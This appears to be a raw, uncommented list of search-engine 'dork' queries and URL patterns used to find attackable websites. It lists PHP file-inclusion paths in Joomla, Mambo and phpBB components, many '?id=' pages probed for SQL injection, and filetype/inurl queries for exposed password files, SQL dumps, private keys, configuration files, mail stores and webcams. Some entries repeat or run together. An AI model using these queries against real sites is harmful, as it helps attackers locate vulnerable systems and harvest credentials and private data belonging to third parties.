 inc.php?ev=
 inc.php?get=
 inc.php?i=
 inc.php?inc=
 inc.php?include=
 inc.php?j=

inc.php?k=
inc.php?ki=
inc.php?left=
inc.php?m=
inc.php?menu=
inc.php?modo=
inc.php?open=
inc.php?pg=
inc.php?rub=
inc.php?sivu=
inc.php?start=
inc.php?str=
inc.php?to=
inc.php?type=
inc.php?y=
/addpost_newpoll.php?addpoll=preview&thispath=
/admin_modules/admin_module_deldir.inc.php?config[path_src_include]=
/administrator/components/com_serverstat/install.serverstat.php?mosConfig_absolute_path
=
/administrator/components/com_uhp/uhp_config.php?mosConfig_absolute_path=
/app/common/lib/codeBeautifier/Beautifier/Core.php?BEAUT_PATH=
/bz/squito/photolist.inc.php?photoroot=
/class.mysql.php?path_to_bt_dir=
/classes.php?LOCAL_PATH=
/classes/adodbt/sql.php?classes_dir=
/classified_right.php?language_dir=
/coin_includes/constants.php?_CCFG[_PKG_PATH_INCL]=
/components/com_cpg/cpg.php?mosConfig_absolute_path=
/components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolute_path=
/components/com_facileforms/facileforms.frame.php?ff_compath=
/components/com_mtree/Savant2/Savant2_Plugin_textarea.php?mosConfig_absolute_path=

/components/com_rsgallery/rsgallery.html.php?mosConfig_absolute_path=
/components/com_smf/smf.php?mosConfig_absolute_path=
/components/com_zoom/includes/database.php?mosConfig_absolute_path=
/contrib/yabbse/poc.php?poc_root_path=
/embed/day.php?path=
/extensions/moblog/moblog_lib.php?basedir=
/functions.php?include_path=
/header.php?abspath=
/include/footer.inc.php?_AMLconfig[cfg_serverpath]=
/include/main.php?config[search_disp]=true&include_dir=
/include/write.php?dir=
/includes/dbal.php?eqdkp_root_path=
/includes/functions_portal.php?phpbb_root_path=
/includes/kb_constants.php?module_root_path=
/includes/orderSuccess.inc.php?glob=1&cart_order_id=1&glob[rootDir]=
/index.php?_REQUEST=&_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&
mosConfig_absolute_path=
/jscrip.php?my_ms[root]=
/login.php?dir=
/main.php?sayfa=
/mcf.php?content=
/modules/4nAlbum/public/displayCategory.php?basepath=
/modules/agendax/addevent.inc.php?agendax_path=
/modules/coppermine/include/init.inc.php?CPG_M_DIR=
/modules/Forums/admin/admin_styles.php?phpbb_root_path=
/modules/My_eGallery/public/displayCategory.php?basepath=
/modules/newbb_plus/class/forumpollrenderer.php?bbPath[path]=
/modules/PNphpBB2/includes/functions_admin.php?phpbb_root_path=
/modules/TotalCalendar/about.php?inc_dir=
/modules/vwar/admin/admin.php?vwar_root=
/modules/vwar/admin/admin.php?vwar_root=index.php?loc=

/modules/xgallery/upgrade_album.php?GALLERY_BASEDIR=
/modules/xoopsgallery/upgrade_album.php?GALLERY_BASEDIR=
/photoalb/lib/static/header.php?set_menu=
/phpopenchat/contrib/yabbse/poc.php?sourcedir=
/popup_window.php?site_isp_root=
/ppa/inc/functions.inc.php?config[ppa_root_path]=
/skin/zero_vote/error.php?dir=
/sources/functions.php?CONFIG[main_path]=
/sources/join.php?FORM[url]=owned&CONFIG[capcha]=1&CONFIG[path]=
/sources/template.php?CONFIG[main_path]=
/spid/lang/lang.php?lang_path=
/squirrelcart/cart_content.php?cart_isp_root=
/squito/photolist.inc.php?photoroot=
/surveys/survey.inc.php?path=
/tags.php?BBCodeFile=
/templates/headline_temp.php?nst_inc=
/tools/send_reminders.php?includedir=
/tools/send_reminders.php?includedir= allinurl:day.php?date=
/yabbse/Sources/Packages.php?sourcedir=
/zipndownload.php?PP_PATH=
4images Administration Control Panel
94FBR "ADOBE PHOTOSHOP"
about_us.php?id=
about.php?cartID=
aboutbook.php?id=
aboutchiangmai/details.php?id=
aboutprinter.shtml
abroad/page.php?cid=
accinfo.php?cartId=
acclogin.php?cartID=
add_cart.php?num=

add-to-cart.php?ID=
add.php?bookid=
addcart.php?
addItem.php
addToCart.php?idProduct=
addtomylist.php?ProdId=
admin.php?page=
admin/doeditconfig.php?thispath=../includes&config[path]=
admin/index.php?o=
adminEditProductFields.php?intProdID=
administrator/components/com_a6mambocredits/admin.a6mambocredits.php?mosConfig_live_site=
administrator/components/com_comprofiler/plugin.class.php?mosConfig_absolute_path=
administrator/components/com_comprofiler/plugin.class.php?mosConfig_absolute_path=
/tools/send_reminders.php?includedir= allinurl:day.php?date=
administrator/components/com_cropimage/admin.cropcanvas.php?cropimagedir=
administrator/components/com_cropimage/admin.cropcanvas.php?cropimagedir=modules/My_eGallery/index.php?basepath=
administrator/components/com_linkdirectory/toolbar.linkdirectory.html.php?mosConfig_absolute_path=
administrator/components/com_mgm/help.mgm.php?mosConfig_absolute_path=
administrator/components/com_peoplebook/param.peoplebook.php?mosConfig_absolute_path=
administrator/components/com_remository/admin.remository.php?mosConfig_absolute_path=
h= /tags.php?BBCodeFile=
administrator/components/com_webring/admin.webring.docs.php?component_dir=
advSearch_h.php?idCategory=
affiliate-agreement.cfm?storeid=
affiliate.php?ID=
affiliates.php?id=
AIM buddy lists
akocomments.php?mosConfig_absolute_path=

aktuelles/meldungen-detail.php?id=
aktuelles/veranstaltungen/detail.php?id=
al_initialize.php?alpath=
allintitle: "index of/admin"
allintitle: "index of/root"
allintitle: restricted filetype :mail
allintitle: restricted filetype:doc site:gov
allintitle: sensitive filetype:doc
allintitle:.."Test page for Apache Installation.."
allintitle:"Network Camera NetworkCamera"
allintitle:"Welcome to the Cyclades"
allintitle:*.php?filename=*
allintitle:*.php?logon=*
allintitle:*.php?page=*
allintitle:admin.php
allinurl: admin mdb
allinurl:.br/index.php?loc=
allinurl:".r{ }_vti_cnf/"
allinurl:"exchange/logon.asp"
allinurl:"index.php" "site=sglinks"
allinurl:*.php?txtCodInfo=
allinurl:/examples/jsp/snp/snoop.jsp
allinurl:admin mdb
allinurl:auth_user_file.txt
allinurl:cdkey.txt
allinurl:control/multiview
allinurl:install/install.php
allinurl:intranet admin
allinurl:servlet/SnoopServlet
allinurl:wps/portal/ login
An unexpected token "END-OF-STATEMENT" was found

Analysis Console for Incident Databases

ancillary.php?ID=

announce.php?id=

answer/default.php?pollID=

AnyBoard" intitle:"If you are a new user:" intext:"Forum

AnyBoard" inurl:gochat -edu

archive.php?id=

archive/get.php?message_id=

art.php?id=

article_preview.php?id=

article.php?id=

article.php?ID=

articlecategory.php?id=

articles.php?id=

artikelinfo.php?id=

artist_art.php?id=

ASP.login_aspx "ASP.NET_SessionId"

auction/item.php?id=

auth_user_file.txt

authorDetails.php?bookID=

avatar.php?page=

avd_start.php?avd=

band_info.php?id=

base.php?*[*]*=

base.php?abre=

base.php?adresa=

base.php?base_dir=

base.php?basepath=

base.php?body=

base.php?category=

base.php?chapter=

base.php?choix=
base.php?cont=
base.php?disp=
base.php?doshow=
base.php?ev=
base.php?eval=
base.php?filepath=
base.php?home=
base.php?id=
base.php?incl=
base.php?include=
base.php?ir=
base.php?itemnav=
base.php?k=
base.php?ki=
base.php?l=
base.php?lang=
base.php?link=
base.php?loc=
base.php?mid=
base.php?middle=
base.php?middlePart=
base.php?module=
base.php?name=
base.php?numero=
base.php?oldal=
base.php?opcion=
base.php?pa=
base.php?pag=
base.php?pageweb=
base.php?panel=

base.php?path=
base.php?phpbb_root_path=
base.php?play=
base.php?pname=
base.php?rub=
base.php?seccion=
base.php?second=
base.php?seite=
base.php?sekce=
base.php?sivu=
base.php?str=
base.php?subject=
base.php?t=
base.php?texto=
base.php?to=
base.php?v=
base.php?var=
base.php?w=
basket.php?id=
bayer/dtnews.php?id=
bb_usage_stats/include/bb_usage_stats.php?phpbb_root_path=
bbs/bbsView.php?id=
bbs/view.php?no=
beitrag_D.php?id=
beitrag_F.php?id=
bid/topic.php?TopicID=
big.php?pathtotemplate=
blank.php?abre=
blank.php?action=
blank.php?base_dir=
blank.php?basepath=

blank.php?body=
blank.php?category=
blank.php?channel=
blank.php?corpo=
blank.php?destino=
blank.php?dir=
blank.php?filepath=
blank.php?get=
blank.php?goFile=
blank.php?goto=
blank.php?h=
blank.php?header=
blank.php?id=
blank.php?in=
blank.php?incl=
blank.php?ir=
blank.php?itemnav=
blank.php?j=
blank.php?ki=
blank.php?lang=
blank.php?left=
blank.php?link=
blank.php?loader=
blank.php?menu=
blank.php?mod=
blank.php?name=
blank.php?o=
blank.php?oldal=
blank.php?open=
blank.php?OpenPage=
blank.php?pa=

blank.php?page=
blank.php?pagina=
blank.php?panel=
blank.php?path=
blank.php?phpbb_root_path=
blank.php?pname=
blank.php?pollname=
blank.php?pr=
blank.php?pre=
blank.php?pref=
blank.php?qry=
blank.php?read=
blank.php?ref=
blank.php?rub=
blank.php?section=
blank.php?sivu=
blank.php?sp=
blank.php?strona=
blank.php?subject=
blank.php?t=
blank.php?url=
blank.php?var=
blank.php?where=
blank.php?xlink=
blank.php?z=
blog_detail.php?id=
blog.php?blog=
blog/index.php?idBlog=
board_view.html?id=
board_view.php?s_board_id=
board/board.html?table=

board/kboard.php?board=
board/read.php?tid=
board/showthread.php?t=
board/view_temp.php?table=
board/view.php?no=
boardView.php?bbs=
book_detail.php?BookID=
book_list.php?bookid=
book_view.php?bookid=
book.html?isbn=
Book.php?bookID=
book.php?ID=
book.php?id=
book.php?ISBN=
book.php?isbn=
book/bookcover.php?bookid=
BookDetails.php?ID=
bookDetails.php?id=
bookmark/mybook/bookmark.php?bookPageNo=
bookpage.php?id=
books.php?id=
books/book.php?proj_nr=
bookview.php?id=
bp_ncom.php?bnrep=
bpac/calendar/event.php?id=
brand.php?id=
browse_item_details.php
Browse_Item_Details.php?Store_Id=
browse.php?catid=
browse/book.php?journalID=
browsepr.php?pr=

buy.php?
buy.php?bookid=
buy.php?category=
bycategory.php?id=
calendar/event.php?id=
camera linksys inurl:main.cgi
Canon Webview netcams
cardinfo.php?card=
cart_additem.php?id=
cart_validate.php?id=
cart.php?action=
cart.php?cart_id=
cart.php?id=
cart/addToCart.php?cid=
cart/product.php?productid=
cartadd.php?id=
cat.php?cat_id=
cat.php?iCat=
cat/?catid=
catalog_item.php?ID=
catalog_main.php?catid=
catalog.php
catalog.php?CatalogID=
catalog/main.php?cat_id=
catalog/product.php?cat_id=
catalog/product.php?pid=
categories.php?cat=
category_list.php?id=
category.php
category.php?c=
category.php?catid=

category.php?CID=
category.php?cid=
Category.php?cid=
category.php?id_category=
category.php?id=
categorydisplay.php?catid=
cats.php?cat=
cbmer/congres/page.php?LAN=
cei/cedb/projdetail.php?projID=
cemetery.php?id=
CGI:IRC Login
cgiirc.conf
channel_id=
channel/channel-layout.php?objId=
chappies.php?id=
checkout_confirmed.php?order_id=
checkout.php?cartid=
checkout.php?UserID=
checkout1.php?cartid=
clan_page.php?cid=
clanek.php4?id=
classes/adodbt/sql.php?classes_dir=
classifieds/detail.php?siteid=
classifieds/showproduct.php?product=
cloudbank/detail.php?ID=
club.php?cid=
clubpage.php?id=
Coldfusion Error Pages
collectionitem.php?id=
colourpointeducational/more_details.php?id=
comersus_listCategoriesAndProducts.php?idCategory=

comersus_optEmailToFriendForm.php?idProduct=
comersus_optReviewReadExec.php?idProduct=
comersus_viewItem.php?idProduct=
Comersus.mdb database
comments_form.php?ID=
comments.php?id=
communique_detail.php?id=
community/calendar-event-fr.php?id=
components/com_artlinks/artlinks.dispnew.php?mosConfig_absolute_path=
components/com_cpg/cpg.php?mosConfig_absolute_path=
components/com_extcalendar/admin_events.php?CONFIG_EXT[LANGUAGES_DIR]=
components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolute_path=
components/com_forum/download.php?phpbb_root_path=
components/com_galleria/galleria.html.php?mosConfig_absolute_path=
components/com_mtree/Savant2/Savant2_Plugin_stylesheet.php?mosConfig_absolute_path=
components/com_performs/performs.php?mosConfig_absolute_path=
components/com_phpshop/toolbar.phpshop.html.php?mosConfig_absolute_path=
components/com_rsgallery/rsgallery.html.php?mosConfig_absolute_path=
components/com_simpleboard/image_upload.php?sbp=
Computer Science.php?id=
confidential site:mil
config.php
config.php?_CCFG[_PKG_PATH_DBSE]=
ConnectionTest.java filetype:html
constructies/product.php?id=
contact.php?cartId=
contacts ext:wml
contenido.php?sec=
content.php?arti_id=
content.php?categoryId=

content.php?cID=
content.php?cid=
content.php?cont_title=
content.php?id
content.php?id=
content.php?ID=
content.php?p=
content.php?page=
content.php?PID=
content/conference_register.php?ID=
content/detail.php?id=
content/index.php?id=
content/pages/index.php?id_cat=
content/programme.php?ID=
content/view.php?id=
coppercop/theme.php?THEME_DIR=
corporate/newsreleases_more.php?id=
county-facts/diary/vcsgen.php?id=
cps/rde/xchg/tm/hs.xsl/liens_detail.html?lnkId=
cryolab/content.php?cid=
csc/news-details.php?cat=
customer/board.htm?mode=
customer/home.php?cat=
customerService.php?****ID1=
CuteNews" "2003..2005 CutePHP"
data filetype:mdb -site:gov -site:mil
db.php?path_local=
db/CART/product_details.php?product_id=
de/content.php?page_id=
deal_coupon.php?cat_id=
debate-detail.php?id=

declaration_more.php?decl_id=

default.php?*root*=

default.php?abre=

default.php?base_dir=

default.php?basepath=

default.php?body=

default.php?catID=

default.php?channel=

default.php?chapter=

default.php?choix=

default.php?cmd=

default.php?cont=

default.php?cPath=

default.php?destino=

default.php?e=

default.php?eval=

default.php?f=

default.php?goto=

default.php?header=

default.php?inc=

default.php?incl=

default.php?include=

default.php?index=

default.php?ir=

default.php?itemnav=

default.php?k=

default.php?ki=

default.php?l=

default.php?left=

default.php?load=

default.php?loader=

default.php?loc=
default.php?m=
default.php?menu=
default.php?menue=
default.php?mid=
default.php?mod=
default.php?module=
default.php?n=
default.php?name=
default.php?nivel=
default.php?oldal=
default.php?opcion=
default.php?option=
default.php?p=
default.php?pa=
default.php?pag=
default.php?page=
default.php?pageweb=
default.php?panel=
default.php?param=
default.php?play=
default.php?pr=
default.php?pre=
default.php?read=
default.php?ref=
default.php?rub=
default.php?secao=
default.php?secc=
default.php?seccion=
default.php?seite=
default.php?showpage=

default.php?sivu=
default.php?sp=
default.php?str=
default.php?strona=
default.php?t=
default.php?thispage=
default.php?TID=
default.php?tipo=
default.php?to=
default.php?type=
default.php?v=
default.php?var=
default.php?x=
default.php?y=
description.php?bookid=
designcenter/item.php?id=
detail.php?id=
detail.php?ID=
detail.php?item_id=
detail.php?prodid=
detail.php?prodID=
detail.php?siteid=
detailedbook.php?isbn=
details.php?BookID=
details.php?id=
details.php?Press_Release_ID=
details.php?prodId=
details.php?ProdID=
details.php?prodID=
details.php?Product_ID=
details.php?Service_ID=

directory/contenu.php?id_cat=
discussions/10/9/?CategoryID=
display_item.php?id=
display_page.php?id=
display.php?ID=
displayArticleB.php?id=
displayproducts.php
displayrange.php?rangeid=
docDetail.aspx?chnum=
down*.php?action=
down*.php?addr=
down*.php?channel=
down*.php?choix=
down*.php?cmd=
down*.php?corpo=
down*.php?disp=
down*.php?doshow=
down*.php?ev=
down*.php?filepath=
down*.php?goFile=
down*.php?home=
down*.php?in=
down*.php?inc=
down*.php?incl=
down*.php?include=
down*.php?ir=
down*.php?lang=
down*.php?left=
down*.php?nivel=
down*.php?oldal=
down*.php?open=

down*.php?OpenPage=
down*.php?pa=
down*.php?pag=
down*.php?pageweb=
down*.php?param=
down*.php?path=
down*.php?pg=
down*.php?phpbb_root_path=
down*.php?pollname=
down*.php?pr=
down*.php?pre=
down*.php?qry=
down*.php?r=
down*.php?read=
down*.php?s=
down*.php?second=
down*.php?section=
down*.php?seite=
down*.php?showpage=
down*.php?sp=
down*.php?strona=
down*.php?subject=
down*.php?t=
down*.php?texto=
down*.php?to=
down*.php?u=
down*.php?url=
down*.php?v=
down*.php?where=
down*.php?x=
down*.php?z=

download.php?id=
downloads_info.php?id=
downloads.php?id=
downloads/category.php?c=
downloads/shambler.php?id=
downloadTrial.php?intProdID=
Duclassified" -site:duware.com "DUware All Rights reserved"
duclassmate" -site:duware.com
Dudirectory" -site:duware.com
dudownload" -site:duware.com
DUpaypal" -site:duware.com
DWMail" password intitle:dwmail
e_board/modifyform.html?code=
edatabase/home.php?cat=
edition.php?area_id=
education/content.php?page=
eggdrop filetype:user user
Elite Forum Version *.*"
els_/product/product.php?id=
emailproduct.php?itemid=
emailToFriend.php?idProduct=
en/main.php?id=
en/news/fullnews.php?newsid=
en/publications.php?id=
enable password | secret "current configuration" -intext:the
enc/content.php?Home_Path=
eng_board/view.php?T****=
eng/rgboard/view.php?&bbs_id=
english/board/view****.php?code=
english/fonction/print.php?id=
english/print.php?id=

english/publicproducts.php?groupid=

enter.php?a=

enter.php?abre=

enter.php?addr=

enter.php?b=

enter.php?base_dir=

enter.php?body=

enter.php?chapter=

enter.php?cmd=

enter.php?content=

enter.php?e=

enter.php?ev=

enter.php?get=

enter.php?go=

enter.php?goto=

enter.php?home=

enter.php?id=

enter.php?incl=

enter.php?include=

enter.php?index=

enter.php?ir=

enter.php?itemnav=

enter.php?lang=

enter.php?left=

enter.php?link=

enter.php?loader=

enter.php?menue=

enter.php?mid=

enter.php?middle=

enter.php?mod=

enter.php?module=

enter.php?name=
enter.php?numero=
enter.php?open=
enter.php?pa=
enter.php?page=
enter.php?pagina=
enter.php?panel=
enter.php?path=
enter.php?pg=
enter.php?phpbb_root_path=
enter.php?play=
enter.php?pname=
enter.php?pr=
enter.php?pref=
enter.php?qry=
enter.php?r=
enter.php?read=
enter.php?ref=
enter.php?s=
enter.php?sec=
enter.php?second=
enter.php?seite=
enter.php?sivu=
enter.php?sp=
enter.php?start=
enter.php?str=
enter.php?strona=
enter.php?subject=
enter.php?texto=
enter.php?thispage=
enter.php?type=

enter.php?viewpage=
enter.php?w=
enter.php?y=
etc (index.of)
event_details.php?id=
event_info.php?p=
event.php?id=
events?id=
events.php?ID=
events/detail.php?ID=
events/event_detail.php?id=
events/event.php?id=
events/event.php?ID=
events/index.php?id=
events/unique_event.php?ID=
exhibition_overview.php?id=
exhibitions/detail.php?id=
exported email addresses
ext:(doc | pdf | xls | txt | ps | rtf | odt | sxw | psw | ppt | pps | xml) (intext:confidential salary
| intext:"budget approved") inurl:confidential
ext:asa | ext:bak intext:uid intext:pwd -"uid..pwd" database | server | dsn
ext:asp inurl:pathto.asp
ext:ccm ccm -catacomb
ext:CDX CDX
ext:cfg radius.cfg
ext:cgi intext:"nrg-" " This web page was created on "
ext:cgi intitle:"control panel" "enter your owner password to continue!"
ext:cgi inurl:editcgi.cgi inurl:file=
ext:conf inurl:rsyncd.conf -cvs -man
ext:conf NoCatAuth -cvs
ext:dat bpk.dat

ext:gho gho
ext:ics ics
ext:inc "pwd=" "UID="

ext:ini eudora.ini
ext:ini intext:env.ini
ext:ini Version=4.0.0.4 password

ext:jbf jbf
ext:ldif ldif

ext:log "Software: Microsoft Internet Information Services *.*"

ext:mdb inurl:*.mdb inurl:fpdb shop.mdb

ext:nsf nsf -gov -mil

ext:passwd -intext:the -sample -example

ext:plist filetype:plist inurl:bookmarks.plist

ext:pqi pqi -database

ext:pwd inurl:(service | authors | administrators | users) "# -FrontPage-"

ext:reg "username=*" putty

ext:txt "Final encryption key"

ext:txt inurl:dxdiag

ext:txt inurl:unattend.txt

ext:vmdk vmdk

ext:vmx vmx

ext:yml database inurl:config

ez Publish administration

faq_list.php?id=

faq.php?cartID=

faq2.php?id=

faqs.php?id=

fatcat/home.php?view=

feature.php?id=

features/view.php?id=

feedback.php?title=

fellows.php?id=

FernandFaerie/index.php?c=

fiche_spectacle.php?id=

Fichier contenant des informations sur le réseau :

file.php?action=

file.php?basepath=

file.php?body=

file.php?channel=

file.php?chapter=

file.php?choix=

file.php?cmd=

file.php?cont=

file.php?corpo=

file.php?disp=

file.php?doshow=

file.php?ev=

file.php?eval=

file.php?get=

file.php?id=

file.php?inc=

file.php?incl=

file.php?include=

file.php?index=

file.php?ir=

file.php?ki=

file.php?left=

file.php?load=

file.php?loader=

file.php?middle=

file.php?modo=

file.php?n=

file.php?nivel=
file.php?numero=
file.php?oldal=
file.php?pagina=
file.php?param=
file.php?pg=
file.php?play=
file.php?pollname=
file.php?pref=
file.php?q=
file.php?qry=
file.php?ref=
file.php?seccion=
file.php?second=
file.php?showpage=
file.php?sivu=
file.php?sp=
file.php?start=
file.php?strona=
file.php?texto=
file.php?to=
file.php?type=
file.php?url=
file.php?var=
file.php?viewpage=
file.php?where=
file.php?y=
filemanager.php?delete=
filetype:asp "Custom Error Message" Category Source
filetype:asp + "[ODBC SQL"
filetype:ASP ASP

filetype:asp DBQ=" * Server.MapPath("*.mdb")
filetype:ASPX ASPX
filetype:bak createobject sa
filetype:bak inurl:"htaccess|passwd|shadow|htusers"
filetype:bkf bkf
filetype:blt "buddylist"
filetype:blt blt +intext:screenname
filetype:BML BML
filetype:cfg auto_inst.cfg
filetype:cfg ks intext:rootpw -sample -test -howto
filetype:cfg mrtg "target
filetype:cfm "cfapplication name" password
filetype:CFM CFM
filetype:CGI CGI
filetype:cgi inurl:"fileman.cgi"
filetype:cgi inurl:"Web_Store.cgi"
filetype:cnf inurl:_vti_pvt access.cnf
filetype:conf inurl:firewall -intitle:cvs
filetype:conf inurl:psybnc.conf "USER.PASS="
filetype:conf oekakibbs
filetype:conf slapd.conf
filetype:config config intext:appSettings "User ID"
filetype:config web.config -CVS
filetype:ctt Contact
filetype:ctt ctt messenger
filetype:dat "password.dat
filetype:dat "password.dat"
filetype:dat inurl:Sites.dat
filetype:dat wand.dat
filetype:DIFF DIFF
filetype:DLL DLL

filetype:DOC DOC
filetype:eml eml +intext:"Subject" +intext:"From" +intext:"To"
filetype:FCGI FCGI
filetype:fp3 fp3
filetype:fp5 fp5 -site:gov -site:mil -"cvs log"
filetype:fp7 fp7
filetype:HTM HTM
filetype:HTML HTML
filetype:inc dbconn
filetype:inc intext:mysql_connect
filetype:inc mysql_connect OR mysql_pconnect
filetype:inf inurl:capolicy.inf
filetype:inf sysprep
filetype:ini inurl:"serv-u.ini"
filetype:ini inurl:flashFXP.ini
filetype:ini ServUDaemon
filetype:ini wcx_ftp
filetype:ini ws_ftp pwd
filetype:JHTML JHTML
filetype:JSP JSP
filetype:ldb admin
filetype:lic lic intext:key
filetype:log "PHP Parse error" | "PHP Warning" | "PHP Error"
filetype:log "See `ipsec --copyright"
filetype:log access.log -CVS
filetype:log cron.log
filetype:log intext:"ConnectionManager2"
filetype:log inurl:"password.log"
filetype:log inurl:password.log
filetype:mbx mbx intext:Subject
filetype:mdb inurl:users.mdb

filetype:mdb wwforum
filetype:MV MV
filetype:myd myd -CVS
filetype:netrc password
filetype:ns1 ns1
filetype:ora ora
filetype:ora tnsnames
filetype:pass pass intext:userid
filetype:pdb pdb backup (Pilot | Pluckerdb)
filetype:pdf "Assessment Report" nessus
filetype:PDF PDF
filetype:pem intext:private
filetype:php inurl:"logging.php" "Discuz" error
filetype:php inurl:"webeditor.php"
filetype:php inurl:index inurl:phpicalendar -site:sourceforge.net
filetype:php inurl:ipinfo.php "Distributed Intrusion Detection System"
filetype:php inurl:nqt intext:"Network Query Tool"
filetype:php inurl:vAuthenticate
filetype:PHP PHP
filetype:PHP3 PHP3
filetype:PHP4 PHP4
filetype:PHTML PHTML
filetype:pl "Download: SuSE Linux Openexchange Server CA"
filetype:pl intitle:"Ultraboard Setup"
filetype:PL PL
filetype:pot inurl:john.pot
filetype:PPT PPT
filetype:properties inurl:db intext:password
filetype:PS ps
filetype:PS PS
filetype:pst inurl:"outlook.pst"

filetype:pst pst -from -to -date
filetype:pwd service
filetype:pwl pwl
filetype:qbb qbb
filetype:QBW qbw
filetype:r2w r2w
filetype:rdp rdp
filetype:reg "Terminal Server Client"
filetype:reg reg +intext:"defaultusername" +intext:"defaultpassword"
filetype:reg reg +intext:Ã¿? WINVNC3Ã¿?
filetype:reg reg HKEY_CURRENT_USER SSHHOSTKEYS
filetype:SHTML SHTML
filetype:sql "insert into" (pass|passwd|password)
filetype:sql ("values * MD5" | "values * password" | "values * encrypt")
filetype:sql +"IDENTIFIED BY" -cvs
filetype:sql password
filetype:STM STM
filetype:SWF SWF
filetype:TXT TXT
filetype:url +inurl:"ftp://" +inurl:";@"
filetype:vcs vcs
filetype:vsd vsd network -samples -examples
filetype:wab wab
filetype:xls -site:gov inurl:contact
filetype:xls inurl:"email.xls"
filetype:xls username password email
filetype:XLS XLS
Financial spreadsheets: finance.xls
Financial spreadsheets: finances.xls
folder.php?id=
forum_bds.php?num=

forum.php?act=
forum/profile.php?id=
forum/showProfile.php?id=
fr/commande-liste-categorie.php?panier=
free_board/board_view.html?page=
freedownload.php?bookid=
front/bin/forumview.phtml?bbcode=
frontend/category.php?id_category=
fshstatistic/index.php?PID=
fullDisplay.php?item=
FullStory.php?Id=
galerie.php?cid=
Gallery in configuration mode
gallery.php?*[*]*=
gallery.php?abre=
gallery.php?action=
gallery.php?addr=
gallery.php?base_dir=
gallery.php?basepath=
gallery.php?chapter=
gallery.php?cont=
gallery.php?corpo=
gallery.php?disp=
gallery.php?ev=
gallery.php?eval=
gallery.php?filepath=
gallery.php?get=
gallery.php?go=
gallery.php?h=
gallery.php?id=
gallery.php?index=

gallery.php?itemnav=
gallery.php?ki=
gallery.php?left=
gallery.php?loader=
gallery.php?menu=
gallery.php?menue=
gallery.php?mid=
gallery.php?mod=
gallery.php?module=
gallery.php?my=
gallery.php?name=
gallery.php?nivel=
gallery.php?oldal=
gallery.php?open=
gallery.php?option=
gallery.php?pag=
gallery.php?page=
gallery.php?pageweb=
gallery.php?panel=
gallery.php?param=
gallery.php?pg=
gallery.php?phpbb_root_path=
gallery.php?pname=
gallery.php?pollname=
gallery.php?pre=
gallery.php?pref=
gallery.php?qry=
gallery.php?redirect=
gallery.php?ref=
gallery.php?rub=
gallery.php?sec=

gallery.php?secao=
gallery.php?seccion=
gallery.php?seite=
gallery.php?showpage=
gallery.php?sivu=
gallery.php?sp=
gallery.php?strona=
gallery.php?thispage=
gallery.php?tipo=
gallery.php?to=
gallery.php?url=
gallery.php?var=
gallery.php?viewpage=
gallery.php?where=
gallery.php?xlink=
gallery.php?y=
gallery/detail.php?ID=
gallery/gallery.php?id=
gallerysort.php?iid=
game.php?id=
games.php?id=
Ganglia Cluster Reports
garden_equipment/Fruit-Cage/product.php?pr=
garden_equipment/pest-weed-control/product.php?pr=
gb/comment.php?gb_id=
general.php?abre=
general.php?addr=
general.php?adresa=
general.php?b=
general.php?base_dir=
general.php?body=

general.php?channel=
general.php?chapter=
general.php?choix=
general.php?cmd=
general.php?content=
general.php?doshow=
general.php?e=
general.php?f=
general.php?get=
general.php?goto=
general.php?header=
general.php?id=
general.php?inc=
general.php?include=
general.php?ir=
general.php?itemnav=
general.php?left=
general.php?link=
general.php?menu=
general.php?menue=
general.php?mid=
general.php?middle=
general.php?modo=
general.php?module=
general.php?my=
general.php?name=
general.php?nivel=
general.php?opcion=
general.php?p=
general.php?page=
general.php?pageweb=

general.php?pollname=
general.php?pr=
general.php?pre=
general.php?qry=
general.php?read=
general.php?redirect=
general.php?ref=
general.php?rub=
general.php?secao=
general.php?seccion=
general.php?second=
general.php?section=
general.php?seite=
general.php?sekce=
general.php?sivu=
general.php?strona=
general.php?subject=
general.php?texto=
general.php?thispage=
general.php?tipo=
general.php?to=
general.php?type=
general.php?var=
general.php?w=
general.php?where=
general.php?xlink=
getbook.php?bookid=
GetItems.php?itemid=
giftDetail.php?id=
gig.php?id=
global_projects.php?cid=

global/product/product.php?gubun=
gnu/?doc=
goboard/front/board_view.php?code=
goods_detail.php?data=
haccess.ctl (one way)
haccess.ctl (VERY reliable)
hall.php?file=
hall.php?page=
Hassan Consulting's Shopping Cart Version 1.18
head.php?*[*]*=
head.php?abre=
head.php?adresa=
head.php?b=
head.php?base_dir=
head.php?c=
head.php?choix=
head.php?cmd=
head.php?content=
head.php?corpo=
head.php?d=
head.php?dir=
head.php?disp=
head.php?ev=
head.php?filepath=
head.php?g=
head.php?goto=
head.php?inc=
head.php?incl=
head.php?include=
head.php?index=
head.php?ir=

head.php?ki=
head.php?lang=
head.php?left=
head.php?load=
head.php?loader=
head.php?loc=
head.php?middle=
head.php?middlePart=
head.php?mod=
head.php?modo=
head.php?module=
head.php?numero=
head.php?oldal=
head.php?opcion=
head.php?pag=
head.php?pageweb=
head.php?play=
head.php?pname=
head.php?pollname=
head.php?read=
head.php?ref=
head.php?rub=
head.php?sec=
head.php?sekce=
head.php?sivu=
head.php?start=
head.php?str=
head.php?strona=
head.php?tipo=
head.php?viewpage=
head.php?where=

head.php?y=
help.php?CartId=
help.php?css_path=
help/com_view.html?code=
historialeer.php?num=
HistoryStore/pages/item.php?itemID=
hm/inside.php?id=
home.php?a=
home.php?action=
home.php?addr=
home.php?base_dir=
home.php?basepath=
home.php?body=
home.php?cat=
home.php?category=
home.php?channel=
home.php?chapter=
home.php?choix=
home.php?cmd=
home.php?content=
home.php?disp=
home.php?doshow=
home.php?e=
home.php?ev=
home.php?eval=
home.php?g=
home.php?h=
home.php?id=
home.php?ID=
home.php?in=
home.php?include=

home.php?index=
home.php?ir=
home.php?itemnav=
home.php?k=
home.php?link=
home.php?loader=
home.php?loc=
home.php?menu=
home.php?middle=
home.php?middlePart=
home.php?module=
home.php?my=
home.php?oldal=
home.php?opcion=
home.php?pa=
home.php?page=
home.php?pageweb=
home.php?pagina=
home.php?panel=
home.php?path=
home.php?play=
home.php?pollname=
home.php?pr=
home.php?pre=
home.php?qry=
home.php?read=
home.php?recipe=
home.php?redirect=
home.php?ref=
home.php?rub=
home.php?sec=

home.php?secao=
home.php?section=
home.php?seite=
home.php?sekce=
home.php?showpage=
home.php?sp=
home.php?str=
home.php?thispage=
home.php?tipo=
home.php?w=
home.php?where=
home.php?x=
home.php?z=
homepage.php?sel=
hosting_info.php?id=
ht://Dig htsearch error
html/print.php?sid=
html/scoutnew.php?prodid=
htmlpage.php?id=
htmltonuke.php?filnavn=
